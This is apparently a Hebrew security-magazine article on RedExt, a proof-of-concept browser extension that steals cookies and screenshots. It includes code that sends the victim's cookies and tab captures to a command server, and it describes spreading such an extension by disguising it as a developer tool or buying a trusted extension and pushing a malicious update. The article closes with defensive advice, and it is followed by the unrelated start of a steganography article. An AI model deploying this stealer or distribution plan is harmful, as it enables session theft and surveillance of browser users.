
אחרי שדיברנו על הרעיון, המימוש והארכיטקטורה נראה איך הדברים באמת עובדים, חשוב לומר שהתוסף שלנו (RedExt) משמש כהוכחת היתכנות (PoC) ליכולות של תוסף דפדפן גנרי עם הרשאות רחבות, נראה כמה מהיכולות המרכזיות של הכלי ונבין את המימוש הטכני.

כמו שאפשר לראות ב-Github יש בעצם שני חלקים, פאנל הניהול (Server) שדרכו אפשר לבצע פעולות, ואת התוסף עצמו (Ext), אני לא אתעכב על הקמת השרת והתקנת התוסף (מפורט ב-GIT של הפרויקט), נצא מנקודת הנחה שיש לנו שרת פיקוד שמוכן לקבל Agents חדשים, והצלחנו לבצע התקנה של התוסף על מכונה עם גישה לאינטרנט, נוכל בעצם לנהל את הפעולות של התוסף הזה בעזרת הפאנל, בנוסף נראה כמה דוגמאות ממש מתוך הקוד כדי להמחיש איך בפועל הפעולות האלו עובדות.

חילוץ קוקיז (Cookie Extraction)

אחד הפיצ'רים היותר משמעותיים שיש לתוסף עם ההרשאות המתאימות הוא היכולת לגשת ל-Cookies. לא כל Cookie קשורה להתחברות, אבל בחלק מהאתרים יש Cookies שמכילות מזהה Session. למשל, אחרי שהתחברנו לאתר, הדפדפן יכול לצרף לבקשות המתאימות Cookie שמאפשרת לשרת לקשר אותן למשתמש שכבר הזדהה. לכן, חשיפה של Cookie כזו יכולה להיות משמעותית, גם בלי לדעת את הסיסמה של המשתמש. האם כל Cookie שנשלח תאפשר להשתלט על החשבון? לא בהכרח. זה תלוי בתפקיד שלה ובמנגנוני ניהול ה-Session של אותו שירות.

כדי לבצע את הפעולה הזו נלך לפאנל הניהול (Dashboard) וניצור משימה חדשה, נגדיר את סוג המשימה (Get Cookies) ואיזה Agent אנחנו רוצים שיבצע אותה, לאחר שהגדרנו אותה בפעם הבאה שהתוסף יפנה לשרת הפיקוד הוא יראה שיש לו משימה לבצע, לאחר ביצוע מוצלח הוא ישלח את התוצאות לשרת:



אז איך בעצם התוסף שלנו מסוגל לגשת ל-Cookies שנמצאים בדפדפן? באמצעות ה-API של `chrome.cookies`. כדי להשתמש בו, התוסף צריך לקבל גם את ההרשאה `cookies` וגם הרשאות גישה לאתרים הרלוונטיים. הקריאה `chrome.cookies.getAll` מחזירה את ה-Cookies שתואמות למסנן מתוך Cookie Store מסוים, ורק עבור דומיינים שהתוסף מורשה לגשת אליהם. כלומר, השם `getAll` לא אומר שאנחנו מקבלים בלי הגבלה את כל ה-Cookies מכל הפרופילים והמחיצות בדפדפן.

בדוגמה הבאה אפשר לראות איך המידע שחוזר מהקריאה מקובץ לפי דומיין ונשלח לשרת הפיקוד:

```
async function getCookiesForDomain(domain = null) {
  console.log(`[GetCookies] for domain: ${domain || 'all domains'}`);


  const options = domain ? { domain } : {};

  chrome.cookies.getAll(options, (cookies) => {
    console.log(`[GetCookies] Found ${cookies.length} cookies`);

    const cookiesByDomain = {};
    cookies.forEach(cookie => {
      if (!cookiesByDomain[cookie.domain]) {
        cookiesByDomain[cookie.domain] = [];
      }
      cookiesByDomain[cookie.domain].push(cookie);
    });

    exfilData('COOKIES', {
      domain: domain || 'all',
      cookies: cookiesByDomain
    });
  });
}
```

התוצאה: ה-Cookies שהוחזרו מהקריאה נשלחים לשרת הפיקוד בתצורת JSON. ככה זה נראה בממשק הניהול:



כאן עולה שאלה מעניינת: מה לגבי Cookies שמסומנים כ-HttpOnly? הרי סקריפט רגיל בדף לא אמור להיות מסוגל לקרוא אותם. זה נכון, אבל תוסף שקיבל הרשאות מתאימות לא פועל כאן כמו סקריפט של האתר. הוא משתמש בממשק מורשה של הדפדפן. לכן, HttpOnly לא מונע את הקריאה דרך `chrome.cookies` כשההרשאות המתאימות קיימות. זו לא עקיפה של HttpOnly, אלא הבדל בין ההרשאות של קוד האתר להרשאות של התוסף.

צילום מסך (Screen Capture)

אם נרצה להבין במה עוסק הקורבן בזמן אמת, בין אם זה עבודה על מסמך רגיש או גלישה בפורטל ארגוני פנימי - נוכל לצלם את המסך של הטאב הפעיל בו הוא נמצא כעת.


באמצעות הפונקציה `chrome.tabs.captureVisibleTab` אפשר לצלם את האזור הגלוי של הטאב הפעיל בחלון שנבחר. חשוב לשים לב למה בדיוק אנחנו מצלמים: לא את כל שולחן העבודה, לא את כל הטאבים הפתוחים וגם לא בהכרח את כל הדף שניתן לגלול בו. כדי לבצע את הקריאה נדרשת הרשאת `<all_urls>` או הרשאת `activeTab` תקפה שניתנה בעקבות הפעלה של התוסף על ידי המשתמש. לדפים רגישים ולקבצים מקומיים יש תנאים נוספים. כך נראה המימוש:

```
async function captureScreenshot(quality) {
  try {
    const dataUrl = await new Promise((resolve, reject) => {
      chrome.tabs.captureVisibleTab(null, { format: 'png' }, (res) => {
        if (chrome.runtime.lastError) {
          reject(new Error(chrome.runtime.lastError.message));
        } else {
          resolve(res);
        }
      });
    });


    const base64Data = dataUrl.split(',')[1];

    exfilData('TAKE_SCREENSHOT', {
      screenshot: base64Data
      // location property would be added here
    });
  } catch (err) {
    console.error('[Screenshot Error]', err);
  }
}
```

הפונקציה מחזירה את התמונה עצמה. כתובת האתר שמוצגת לצד הצילום בממשק היא מידע נוסף, ולא חלק מהתוצאה של `captureVisibleTab`. קטע הקוד שמוצג כאן מתמקד בצילום ואינו כולל את איסוף הכתובת.



לאחר שהפעולה הצליחה והתוסף שלח אלינו את התוצאה, נוכל בפאנל הניהול לצפות בצילום המסך ולראות באיזה URL היה הקורבן באותו הזמן:



יש עוד מגוון של יכולות שמימשת'י ב-RedExt כמו שליפת מידע מ-LocalStorage, צפייה בהיסטוריה, קבלת Snapshot של ה-DOM ועוד פיצ'רים נוספים שאפשר לראות בפירוט ב-Github של הפרויקט.

לגבי localStorage, כדאי לעצור רגע על הבחנה שקל לפספס. ה-localStorage של אתר הוא לא אותו דבר כמו `chrome.storage.local`, שמשמש לאחסון מידע של התוסף. גם קוד הרקע של התוסף לא יושב אוטומטית בתוך הדף שבו המשתמש גולש. Service Worker לא יכול להשתמש ישירות ב-Web Storage API, בעוד ש-Content Script שפועל בדף משתמש באחסון של אותו דף. לכן, כשאנחנו מדברים על גישה ל-localStorage, צריך להבין באיזה אתר ובאיזה הקשר הקוד רץ, ולא לחשוב על מאגר אחד שמכיל את המידע של כל האתרים.

אפשר להמשיך ולממש פיצ'רים נוספים שיכולים להיות שימושיים כמו היכולת להעביר תעבורה דרך התוסף ובכך להיטמע בבקשות של הקורבן (כמעין Proxy), אפילו חשבתי לטעון מודול שינסה לנצל חולשה ב-V8 אם גרסת הדפדפן פגיעה ובכך אולי נוכל לצאת מהדפדפן אל מערכת ההפעלה, אבל בחרתי בשלב הזה לא לפרסם משהו כזה מחשש לניצול לרעה - אבל זה אפשרי עם קצת יצירתיות ומימוש נכון.

מהמעבדה למציאות


ראינו שיש לתוסף בדפדפן מרחב תמרון משמעותי, עם הרשאות נכונות יש פעולות שיכולות לעניין מאוד תוקף פוטנציאלי, בין אם במהלך תרחיש Red Team לגיטימי או קבוצה שפועלת כדי לגנוב Cookies מדפדפנים מסביב לעולם (Stealers), אחרי שראינו גם כמה המימוש הוא יחסית "פשוט" מבחינה טכנית, נוכל לעבור לנקודה אחרת שהיא מעניינת לא פחות - איך בעצם אפשר למנף את המימוש הזה לעולם האמיתי? כאן יש 2 וקטורים שנדבר עליהם, לכל אחד מהם יתרונות וחסרונות משלו שנתייחס אליהם בהמשך, אבל כן חשוב להגיד שזה בהחלט אפשרי.

עד עכשיו התחלנו מנקודה שבה התוסף כבר מותקן. אבל בעולם האמיתי יש עוד שאלה: איך תוסף עם יכולות כאלו מגיע לדפדפן מלכתחילה, ולמה שמישהו ייתן בו אמון? כדי להבין את הסיכון, נבחן שתי אפשרויות: תוסף חדש שמציג את עצמו ככלי שימושי, ותוסף קיים שהשליטה בו עוברת לגורם אחר. בשני המקרים, לא רק הקוד מעניין, אלא גם הסיבה שבגללה המשתמש הסכים להתקין אותו.

תוסף חדש (EC2-4-DEV):

בהנחה ואנחנו רוצים לשחרר לעולם תוסף בנראות לגיטימית שיוכל לבצע פעולות שונות אנחנו נצטרך לספר סיפור הגיוני, להגדיר מה מטרת התוסף שלנו ואיך הוא רלוונטי לקהל היעד, האם יש הצדקה לוגית להרשאות שאנחנו מבקשים?


נוכל לפתח תוסף שמציע למפתחים ממשק נוח לניהול מכונות EC2 ב-AWS, רוצה להרים או לכבות מכונה דרך הדפדפן מבלי להכנס (שוב) לחשבון ה-AWS שלך? לא רוצה לפתוח שוב את ממשק הניהול של AWS בשביל פעולה פשוטה? התוסף שלנו יציג את המכונות שלך ותוכל בלחיצת כפתור לבצע פעולות כיבוי והדלקה. על פניו זה נראה כמו כלי שימושי, אבל האם זה גם מסביר למה הוא צריך לקרוא Cookies? לא בהכרח. ממשקי ה-API הרגילים של EC2 משתמשים בבקשות חתומות ובפרטי הזדהות מתאימים. לכן, מראה לגיטימי או פיצ'ר נוח אינם הצדקה בפני עצמם להרשאה הזו, ובוודאי לא לגישה ל-Cookies מכל האתרים:



חשוב להפריד בין הדוגמה הזו לבין הפצה בפועל. עצם זה שהמימוש עובד בסביבת הפיתוח לא אומר שהוא יעבור את הבדיקה של גוגל, וטעינה של קוד מרוחק כפופה למגבלות שעליהן דיברנו קודם. בגישה של תוסף חדש צריך גם לצבור משתמשים ולשכנע אותם לתת בו אמון. לכן, מבחינת ניתוח הסיכון, מעניין להסתכל גם על האפשרות השנייה: מה קורה כשהתוסף כבר מותקן ואנשים כבר סומכים עליו?


לקנות תוסף קיים:

לעומת מה שראינו באופציה הראשונה, האפשרות הנוכחית היא אלטרנטיבה לא רעה שתאפשר לא רק לנסות ולבחור את קהל היעד המתאים לכם מראש אלא אפילו לראות בכמה דפדפנים התוסף העתידי שלכם יכול לרוץ!




יש זירות מסחר שונות בהן מפתחים מציעים למכירה תוספים שלהם שכבר נמצאים בחנות התוספים של Chrome, בעצם אנחנו יכולים לקנות תוסף קיים לאחר תהליך האישור עם התקנות פעילות וכל מה שאנחנו צריכים - זה רק לשלם לאותו מפתח ולקבל את הבעלות על אותו התוסף אליו.

נוכל להכנס לאחת מזירות המסחר הפופולריות לתוספי דפדפן כמו [ExtensionHub](https://chrome.google.com/webstore) ולגשת לעמוד ה-Marketplace:



כמו שאפשר לשים לב בתמונה מעלה, אפשר לראות מה המחיר שאותו מפתח דורש על העברת הבעלות של אותו תוסף, אבל לפני שנתייחס למחיר נוכל לבדוק בכמה דפדפנים אותו תוסף מותקן, מה שיעזור לנו לקבל הערכה מושכלת יותר, כמו למשל התוסף הזה שיש לו 20,000 משתמשים:



היתרון המשמעותי בשיטה הזו שאנחנו יכולים כבר לקנות תוסף קיים, עם מוניטין ועם התקנות, תוסף שיש לו כנראה גם ותק ועבר את כל שרשרת האישורים כדי להגיע לחנות של Chrome, אין צורך בלהתקין מחדש את התוסף, אנחנו נשענים כבר על הרשאות שהמשתמש אישר ואנחנו יכולים להוציא עדכון לתוסף שלנו, הוא ברוב המקרים יתעדכן לבד (עדכונים מופעלים אוטומטית כברירת מחדל).

אתם בטח אומרים לעצמכם: בסדר, אבל אם הבעלות על התוסף השתנתה, המשתמשים יקבלו על זה הודעה, לא? לפי דוח שפרסמה [Socket](#) באוגוסט 2026, משתמשים אינם מקבלים הודעה ייעודית על שינוי בעלות של תוסף. באותו דוח תוארו גם תוספים שנרכשו ממפתחים לגיטימיים ובהמשך נוספה להם פעילות זדונית. כלומר, זה לא רק תרחיש תאורטי. עם זאת, חשוב לא להתבלבל בין הודעה על שינוי בעלות לבין אזהרה על הרשאות חדשות. אלו שני דברים שונים.

אז מה עושים עם זה?

אחרי כל זה, המסקנה היא לא שצריך להסיר כל תוסף מהדפדפן. אבל כן כדאי לעצור מדי פעם ולבדוק מה מותקן אצלנו ולמה. תוסף שהתקנו בשביל פעולה חד-פעמית לפני שנה עדיין נחוץ לנו? הוא באמת צריך גישה לכל האתרים, או שאפשר להגביל אותו לאתרים שבהם משתמשים בו? Chrome מאפשר לשנות את הגישה לאתרים עבור תוספים, אם כי ההגדרה הזו לא שולטת בכל סוגי ההרשאות.

בארגון, השאלה כבר לא צריכה להישאר רק אצל כל משתמש בנפרד. בדפדפנים מנוהלים אפשר לקבוע אילו תוספים מותר להתקין ולחסום תוספים אחרים. בעיניי, לצד המדיניות הזו כדאי גם לדעת אילו תוספים נמצאים בשימוש ולבחון אם ההרשאות שלהם עדיין מתאימות לצורך שבגללו הותקנו.

סיכום

מה שהתחיל כסקרנות לגבי חוסם פרסומות והמשיך כדי להבין את ההבדלים בין Manifest v2 ל-V3, הסתיים לפחות עבורי בכמה תובנות מטרידות למדי לגבי עולם הדפדפנים והתוספים שפועלים בו. אחרי שכתבתי את RedExt כדי לבחון בעצמי איך דברים עובדים, גיליתי שהמימוש היה פשוט יותר ממה שציפיתי.

לדעתי, הנושא הזה מצדיק יותר תשומת לב. תוסף זדוני לא צריך לקבל את אותן יכולות של קובץ שרץ על מערכת ההפעלה כדי לגרום לנזק משמעותי. מספיק לחשוב על המידע שאנחנו כבר רואים בדפדפן ועל הגישה שנתנו לתוסף אליו. אחרי העבודה על RedExt, זו הנקודה שנשארה איתי: לפעמים הבעיה היא לא שמשו עקף את ההרשאות, אלא שנתנו הרשאות משמעותיות בלי להבין עד הסוף מה אפשר לעשות איתן.

אני מקווה שמצאתם את המאמר הזה מעניין, וחשוב מכך - שהיא תגרום לכם להסתכל מעט אחרת על התוספים שאנחנו מתקינים בדפדפן, כלי שהוא חלק יומיומי בשגרה של כולנו.

סטגנוגרפיה מתקדמת - חלק א': תמונות דיגיטליות

מאת עידן קובליק

הקדמה

סטגנוגרפיה היא אחת השיטות הוותיקות ביותר להסתרת מידע, והיא ממשיכה להיות רלוונטית גם היום - בתמונות, בקבצי שמע ואפילו בתעבורת רשת. במאמר זה נתמקד בעולם התמונות הדיגיטליות: נבין כיצד תמונה מיוצגת במחשב, כיצד ניתן להטמיע בה מידע מבלי שהדבר יורגש, אילו אלגוריתמים משמשים לכך, וכיצד ניתן לתקוף ולזהות הטמעה כזו באמצעות ניתוח סטטיסטי. נעבור בין תמונות PNG לתמונות JPEG, ונראה מדוע כל פורמט דורש גישה שונה לחלוטין.

מאמר זה הינו המאמר הפותח סדרת מאמרים שאפרסם בנושא סטגנוגרפיה דיגיטלית.

מהי סטגנוגרפיה

סטגנוגרפיה היא שיטה להסתרת מידע בתוך אובייקט אחר, כך שעצם קיומו של המידע הנסתר אינו גלוי למתבונן. ניתן להטמיע מידע בתוך אובייקטים דיגיטליים או פיזיים, כגון תמונות, קבצי שמע, סרטונים, מסמכים ואף תקשורת ברשת. בניגוד להצפנה, שבה המידע הופך לבלתי קריא אך ברור שקיים מידע מוגן, בסטגנוגרפיה המטרה היא להסתיר את עצם קיומו של המידע. לדוגמה, ניתן להטמיע הודעה בתוך תמונה על ידי שינוי עדין של הנתונים המרכיבים אותה, כך שהתמונה תיראה רגילה לחלוטין למי שפותח אותה, אך תוכנה ייעודית תוכל לחלץ ממנה את המידע שהוסתר.

כיצד זה עובד?

תהליך הסטגנוגרפיה מורכב בדרך כלל משני שלבים עיקריים:

- **הטמעה** - הכנסת המידע הסודי לתוך אובייקט שנראה תמים, הנקרא Carrier.
 - **חילוץ** - שימוש במפתח או באלגוריתם המתאים כדי להוציא את המידע שהוטמע.
- ככל שהמידע מוסתר בצורה טובה יותר, כך קשה יותר לזהות שהאובייקט מכיל מידע נוסף, תוך שמירה על איכות האובייקט המקורי.



מה ההבדל בין קריפטוגרפיה לבין סטגנוגרפיה?

קריפטוגרפיה וסטגנוגרפיה הן שתי שיטות המשמשות להגנה על מידע, אך הן עושות זאת בדרכים שונות. בקריפטוגרפיה, המידע עצמו מוצפן והופך לטקסט בלתי קריא ללא המפתח המתאים. עם זאת, ניתן לראות שקיים מידע מוצפן. לדוגמה, אם נשלח קובץ מוצפן, מי שירט אותו יוכל לדעת שמדובר בנתונים מוצפנים, גם אם לא יוכל לקרוא אותם.

בסטגנוגרפיה, לעומת זאת, המטרה היא להסתיר את עצם קיומו של המידע. המידע מוטמע בתוך אובייקט אחר, כגון תמונה, קובץ שמע או סרטון, כך שלרוב לא ניתן להבחין בכך שהאובייקט מכיל מידע נסתר.

לדוגמה, בקריפטוגרפיה ניתן להצפין את המילה HELLO למחרוזת שגראית אקראית. בסטגנוגרפיה ניתן להטמיע את אותה מילה בתוך תמונה, כך שמי שיצפה בתמונה יראה תמונה רגילה לחלוטין ולא יידע שמוסתרת בה הודעה.

לכן, ניתן לסכם את ההבדל כך:

- קריפטוגרפיה מסתירה את **תוכן** המידע.
- סטגנוגרפיה מסתירה את **עצם קיומו** של המידע.

ניתן גם לשלב בין שתי השיטות. במקרה כזה, תחילה מצפינים את המידע באמצעות קריפטוגרפיה, ולאחר מכן מטמיעים את המידע המוצפן בתוך אובייקט באמצעות סטגנוגרפיה. כך גם אם מישו יגלה את המידע הנסתר, הוא עדיין יצטרך לפענח אותו כדי להבין את תוכנו.

כיצד ניתן להסתיר מידע בתוך תמונות?

כדי להבין כיצד ניתן להסתיר מידע בתוך תמונה, יש להבין תחילה כיצד תמונה דיגיטלית מיוצגת במחשב. תמונה דיגיטלית מורכבת ממספר גדול של נקודות הנקראות פיקסלים (Pixels). כל פיקסל מכיל ערכים מספריים המתארים את הצבע שלו. במודל הצבע הנפוץ RGB, כל פיקסל מורכב משלושה ערוצים (Channels):

- R - ערוץ האדום (Red)
- G - ערוץ הירוק (Green)
- B - ערוץ הכחול (Blue)

בדרך כלל, כל ערוץ משתמש ב-8 ביטים, ולכן הוא יכול לקבל ערך בטווח:

$$0 \leq C \leq 255$$

כאשר C הוא הערך של אחד מערוצי הצבע. לכן, פיקסל RGB אחד דורש:

$$bits = 8 \cdot 3 = 24$$

ומכיוון שכל אחד משלושת הערוצים יכול לקבל 2^8 ערכים שונים, אזי מספר הצבעים האפשריים עבור פיקסל RGB הוא:

$$2^8 \times 2^8 \times 2^8 = 2^{24}$$



[תמונה שעברה הליך הטמעה של מידע נסתר (תצליחו למצוא מהו?)]

ערוץ Alpha

בנוסף לערוצי R , G ו- B , תמונות מסוימות מכילות ערוץ נוסף הנקרא Alpha, המסומן באות A , שגם טווח הערכים שלו הוא:

$$0 \leq A \leq 255$$

כאשר 0 מייצג שקיפות מלאה ו-255 מייצג אטימות מלאה.

ואם נעשה את המתמטיקה, זה אומר שעכשיו כל פיקסל דורש:

$$8 \times 4 = 32 \text{ bits}$$

שימו לב! מומלץ לא להשתמש בערוץ זה בזמן שימוש בסטגנוגרפיה, כיוון שערוץ זה יוצר הבדל פורנזי ניכר ולכן ניתן יהיה להבחין אם תמונה עברה הטמעת מידע כלשהו בתוכה.



תקיפת תוכנות באמצעות תמונות סטגנוגרפיות

עד כה התמקדנו באופן שבו ניתן להסתיר מידע בתוך תמונה. אולם תמונה דיגיטלית אינה רק אוסף של פיקסלים - היא גם קובץ שנקרא ומעובד על ידי תוכנות שונות. עובדה זו מאפשרת לתוקף להשתמש בתמונה עצמה כווקטור תקיפה.

